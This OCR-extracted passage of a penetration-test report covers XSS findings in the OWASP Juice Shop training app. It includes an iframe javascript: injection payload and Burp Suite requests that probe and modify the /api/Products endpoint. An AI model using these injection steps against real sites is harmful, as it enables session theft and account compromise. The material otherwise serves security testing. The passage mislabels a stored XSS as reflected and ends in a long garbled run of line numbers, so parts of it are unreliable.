


The screenshot shows a successful order confirmation page from the OWASP Juice Shop. At the top, there's a navigation bar with a search icon, account status, and a shopping cart icon. The main content area has a dark background with white text. It starts with a "Thank you for your purchase!" message. Below it, a note says "Your order has been placed and is being processed. You can check for status updates on our [Track Orders](#) page." To the right, delivery information is listed: "Your order will be delivered in 3 days", "Delivery Address: hacker, 25, cairo, 0, 20", and "Phone Number: 1100000000". Below this is an "Order Summary" table:


Product	Price	Quantity	Total Price
Banana Juice (1000ml)	1.99€	1	1.99€
Items	1.99€		
Delivery	0.50€		
Promotion	0.00€		
Total Price	2.49€		

At the bottom, a note says "You have gained 0 Bonus Points from this order!"


2. Then went to order history



3. After that he want to trace-result



4. Notice that is an id parameter so he try to xss inject: <iframe src="javascript:alert('xss') "></iframe>



5. The malicious iframe has been reflected in the page and executed, demonstrating the vulnerability.

5.6.3 API-Reflectd-XSS

CRITICAL

Description:

The pentester found During API testing, a **Reflected Cross-Site Scripting (XSS)** vulnerability was discovered in the **Products API**. By intercepting and modifying the API request using **Burp Suite**, it was possible to inject malicious JavaScript code into the **description** field of a product's JSON data. When the manipulated product was later viewed on the website, the XSS payload was rendered and executed in the browser context — confirming the vulnerability.

This indicates that the application fails to properly sanitize or encode user-supplied input from API sources before rendering it in the UI.

Impact:

A successful reflected XSS attack can:

- Execute arbitrary JavaScript in the victim's browser.
- Steal session cookies or local storage tokens.
- Perform actions on behalf of the user (e.g., CSRF, phishing).
- Redirect users to malicious sites.

If exploited by an penetration tester with access to the product API, this could lead to **compromise of user accounts or data theft** when users view the infected product.

Vulnerability Location:

- **Endpoint:** /api/Products
 - **Affected Parameter:** in the product JSON body
-

CVE Reference:

While there's no CVE for this specific case, this type of vulnerability is covered under:

- OWASP A07:2021 – Cross-Site Scripting (XSS)
- Related OWASP info: <https://owasp.org/www-community/attacks/xss/>

Recommendations:

1. Sanitize Input on Server-Side:

Apply proper input validation and output encoding before storing or displaying user-generated content, especially HTML-sensitive characters (<, >, ", ', etc.).

2. Use Context-Aware Output Encoding:


Ensure that any content rendered in HTML, JS, or CSS contexts is appropriately encoded for its context (e.g., use HTML entity encoding in descriptions).

3. Implement Content Security Policy (CSP):

Use a strong CSP header to reduce the impact of potential XSS attacks.

Proof of Concept:


1. Open inspect to search for APIs



The screenshot shows a browser window with the title "OWASP Juice Shop". The main content area displays a product card for "Apple Juice (1000ml)" at \$1.99. Below the card is a message about cookie consent. On the right side of the screen, the browser's developer tools are open, specifically the Network tab. A red box highlights a network request to the URL `http://localhost:3000/api/Products`. The request is shown in the Network tab, and the code for the `main.js` file is visible in the Sources tab, showing the line `host = this.hostServer + '/api/Products'`.

2. Found api/Products and the pentester thought that is reflected in products page so it can be injected by xss

3. Start to refresh the products page and intercept the request by burp suit



4. Start to check all requests to find api path

A screenshot of the Burp Suite interface focusing on the 'Proxy' tab. The 'Request' list shows several network interactions. One specific request is highlighted in blue, indicating it is selected. The 'Inspector' panel on the right displays detailed information for this selected request, including 'Request attributes', 'Request query parameters', 'Request body parameters', 'Request cookies', and 'Request headers'. The 'Headers' section of the Inspector shows the following details:

```
Request
Pretty Raw Hex
1 [GET /api/Quantities/ HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "Linux"
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/plain, */*
6 sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
8 sec-ch-ua-mobile: ?0
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3000/
13 Accept-Encoding: gzip, deflate, br
14 Cookie: language=en; welcomebanner_status=dismiss; continueCode=R031zE7XYnWkwaZNdEou7cxF4fz6ixwsW7F5yU9DFj90yPxve5Mq4pK18VJm
15 If-None-Match: W/"1872-FmI5rBC18CL1z9vHfzU3dEHk0bs"
16 Connection: keep-alive
```

The status bar at the bottom right shows 'Memory: 168.7MB'.

5. Send the request to repeater tool in burp suit

The screenshot shows the Burp Suite interface in Intercept mode. The top navigation bar includes Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. Below the navigation is a search bar and settings icon. The main area has tabs for Intercept, HTTP history, WebSockets history, Match and replace, and Proxy settings. The Intercept tab is active, showing a list of requests with columns for Time, Type, Dir, and Content. A context menu is open over the 17:19:12 16... HTTP request, with options like Scan, Send to Intruder, Send to Repeater, Send to Sequencer, Send to Comparer, Send to Decoder, Send to Organizer, Insert Collaborator payload, Request in browser, and Engagement tools. The content pane shows the raw request details, including headers and body. To the right is the Inspector panel with sections for Request attributes, Request query parameters, Request body parameters, Request cookies, and Request headers.

6. Open Repeater and start to edit in the request and change the path from api/Quantities to api/Products

The screenshot shows the Burp Suite interface in Repeater mode. The top navigation bar is identical to the previous screen. The main area has tabs for Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. The Repeater tab is active, showing a Request pane with raw and pretty-printed request details and a Response pane. The request body contains a modified URL path. To the right is the Inspector panel, which is mostly empty except for the Request headers section. The bottom status bar indicates "Ready" and memory usage of 168.6MB.

7. By click on send button the result was json file contain all products data which appear in login page

The screenshot shows the Postman interface with a request and response for a product API.

Request

Pretty Raw Hex

```
1 GET /api/Products HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "Linux"
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/plain, */*
6 sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
8 AppleWebKit/537.36
9 sec-ch-ua-mobile: ?0
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:3000/
14
15 Accept-Encoding: gzip, deflate, br
16 Cookie: language=en; welcomebanner_status=dissmiss; continueCode=R031zE7YnWwzNqE07uxF4Tz6IxSw7T5yU9DFj9ByxVe5Mq4pK18VJm
17 If-None-Match: W/"1872-Fm15rB1C8L1z9vhfzU3dHkObs"
18 Connection: keep-alive
19
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 ETag: W/"33ab-encoding
9 Vary: Accept-Encoding
10 Date: Wed, 16 Apr 2025 15:20:21 GMT
11 Connection: keep-alive
12 Keep-Alive: timeout=5
13 Content-Length: 13227
14
15 {
16   "status": "success",
17   "data": [
18     {
19       "id": 1,
20       "name": "Apple Juice (1000ml)",
21       "description": "The all-time classic.",
22       "price": 1.99,
23       "deluxePrice": 0.99,
24       "image": "apple_juice.jpg",
25       "createdAt": "2025-04-15T21:12:11.031Z",
26       "updatedAt": "2025-04-15T21:12:11.031Z",
27       "deletedAt": null
28     }
29   ]
30 }
```

Inspector

Request attributes: 2
Request query parameters: 0
Request body parameters: 0
Request cookies: 3
Request headers: 15
Response headers: 12

Notes

13,616 bytes [61 millis]

- Now we get only one product by add id number after the Products/ and the result was apple juice product

The screenshot shows the Postman application interface. The top navigation bar includes 'Dashboard', 'Target', 'Proxy', 'Intruder', 'Repeater' (which is underlined in red), 'Collaborator', 'Sequencer', 'Decoder', 'Comparer', 'Logger', 'Organizer', 'Extensions', and 'Learn'. On the far right are 'Search', 'Settings', and a 'More' icon. Below the navigation is a toolbar with 'Send', 'Cancel', and navigation arrows. The main area is divided into three sections: 'Request' (containing the raw API call), 'Response' (containing the JSON response), and 'Inspector' (showing request attributes, parameters, cookies, headers, and notes). The 'Request' section shows a GET request to /api/Products/1 with various headers like Host, User-Agent, and Sec-Fetch-Dest. The 'Response' section shows a JSON object representing a product. The 'Inspector' section lists request attributes, query parameters, body parameters, cookies, headers, and response headers.

Request

Pretty Raw Hex

```
1 GET /api/Products/1 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "Linux"
4 Accept-Language: en-US;q=0.9
5 Accept: application/json, text/plain, */*
6 sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
8 sec-ch-ua-mobile: ?0
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3000/
13 Accept-Encoding: gzip, deflate, br
14 Cookie: language=en; welcomebanner_status=dismiss; continueCode=RoilzE7XYWkwaZNE0utcxF4fz61wWSWF5yU5Dfj90yPxveMq4pK1BVJmIf-None-Match: W/"1872-fm1szBC1Cliz9vhfzU5dEHKOb5"
15 Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 257
9 ETag: W/"101-oVlC9/bkKGEGhniN8kayv/BY"
10 Vary: Accept-Encoding
11 Date: Wed, 16 Apr 2025 15:20:47 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
    "status": "success",
    "data": {
        "id": 1,
        "name": "Apple Juice (1000ml)",
        "description": "The all-time classic.",
        "price": 1.99,
        "deluxePrice": 0.99,
        "image": "apple_juice.jpg",
        "createdAt": "2025-04-15T21:12:11.031Z",
        "updatedAt": "2025-04-15T21:12:11.031Z",
        "deletedAt": null
    }
}
```

Inspector

Request attributes: 2
Request query parameters: 0
Request body parameters: 0
Request cookies: 3
Request headers: 15
Response headers: 12

9. Now check if the requisit allow to use mehtods like put and post to edit in the data of the products by using OPTIONS mehtod

The screenshot shows the Postman interface with the following details:

Request

```

1 OPTIONS /api/Products/1 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "Linux"
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/plain, */*
6 sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
8 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
9 Safari/537.36
10 sec-ch-ua-mobile: ?0
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: language=en; welcomebanner_status=dismiss; continueCode=
17 Ro1lEf7XyNwKwaZhd0u7cx4fz6lxswWF5yU9DFj90yPxve5Mq4pK18VJm
18 If-None-Match: W/"1872-FmI5rBC18CLz9vHzU3dEHkObs"
19 Connection: keep-alive
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
279
280
281
282
283
284
285
286
287
287
288
289
289
290
291
292
293
294
295
296
297
298
299
299
300
301
302
303
304
305
306
307
308
309
309
310
311
312
313
314
315
316
317
318
319
319
320
321
322
323
324
325
326
327
328
329
329
330
331
332
333
334
335
336
337
338
339
339
340
341
342
343
344
345
346
347
348
349
349
350
351
352
353
354
355
356
357
358
359
359
360
361
362
363
364
365
366
367
368
369
369
370
371
372
373
374
375
376
377
378
379
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
697
698
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
788
789
789
790
791
792
793
794
795
796
797
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
888
889
889
890
891
892
893
894
895
896
897
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
978
979
979
980
981
982
983
984
985
986
987
987
988
989
989
990
991
992
993
994
995
996
997
997
998
999
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1095
1096
1097
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1147
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1166
1167
1168
1168
1169
1170
1171
1172
1173
1174
1175
1175
1176
1177
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1185
1186
1187
1187
1188
1189
1189
1190
1191
1192
1193
1194
1194
1195
1196
1196
1197
1198
1198
1199
1199
1200
1201
1202
1203
1204
1205
1205
1206
1207
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1215
1216
1217
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1226
1227
1228
1228
1229
1229
1230
1231
1232
1233
1234
1235
1235
1236
1237
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1245
1246
1247
1247
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1256
1257
1258
1258
1259
1259
1260
1261
1262
1263
1264
1265
1265
1266
1267
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1275
1276
1277
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1285
1286
1287
1287
1288
1289
1289
1290
1291
1292
1293
1294
1295
1295
1296
1297
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1305
1306
1307
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1315
1316
1317
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1326
1327
1328
1328
1329
1329
1330
1331
1332
1333
1334
1335
1335
1336
1337
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1345
1346
1347
1347
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1356
1357
1358
1358
1359
1359
1360
1361
1362
1363
1364
1365
1365
1366
1367
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1375
1376
1377
1377
1378
1379
1379
1380
1381
1382
1383
1384
1385
1385
1386
1387
1387
1388
1389
1389
1390
1391
1392
1393
1394
1394
1395
1396
1396
1397
1398
1398
1399
1399
1400
1401
1402
1403
1404
1404
1405
1406
1406
1407
1408
1408
1409
1409
1410
1411
1412
1413
1414
1415
1415
1416
1417
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1425
1426
1427
1427
1428
1429
1429
1430
1431
1432
1433
1434
1435
1435
1436
1437
1437
1438
1439
1439
1440
1441
1442
1443
1444
1445
1445
1446
1447
1447
1448
1449
1449
1450
1451
1452
1453
1454
1455
1455
1456
1457
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1465
1466
1467
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1475
1476
1477
1477
1478
1479
1479
1480
1481
1482
1483
1484
1485
1485
1486
1487
1487
1488
1489
1489
1490
1491
1492
1493
1494
1494
1495
1496
1496
1497
1498
1498
1499
1499
1500
1501
1502
1503
1504
1504
1505
1506
1506
1507
1508
1508
1509
1509
1510
1511
1512
1513
1514
1515
1515
1516
1517
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1525
1526
1527
1527
1528
1529
1529
1530
1531
1532
1533
1534
1535
1535
1536
1537
1537
1538
1539
1539
1540
1541
1542
1543
1544
1545
1545
1546
1547
1547
1548
1549
1549
1550
1551
1552
1553
1554
1555
1555
1556
1557
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1565
1566
1567
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1575
1576
1577
1577
1578
1579
1579
1580
1581
1582
1583
1584
1585
1585
1586
1587
1587
1588
1589
1589
1590
1591
1592
1593
1594
1594
1595
1596
1596
1597
1598
1598
1599
1599
1600
1601
1602
1603
1604
1604
1605
1606
1606
1607
1608
1608
1609
1609
1610
1611
1612
1613
1614
1615
1615
1616
1617
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1625
1626
1627
1627
1628
1629
1629
1630
1631
1632
1633
1634
1635
1635
1636
1637
1637
1638
1639
1639
1640
1641
1642
1643
1644
1645
1645
1646
1647
1647
1648
1649
1649
1650
1651
1652
1653
1654
1655
1655
1656
1657
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1665
1666
1667
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1675
1676
1677
1677
1678
1679
1679
1680
1681
1682
1683
1684
1685
1685
1686
1687
1687
1688
1689
1689
1690
1691
1692
1693
1694
1694
1695
1696
1696
1697
1698
1698
1699
1699
1700
1701
1702
1703
1704
1704
1705
1706
1706
1707
1708
1708
1709
1709
1710
1711
1712
1713
1714
1715
1715
1716
1717
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1725
1726
1727
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1735
1736
1737
1737
1738
1739
1739
1740
1741
1742
1743
1744
1745
1745
1746
1747
1747
1748
1749
1749
1750
1751
1752
1753
1754
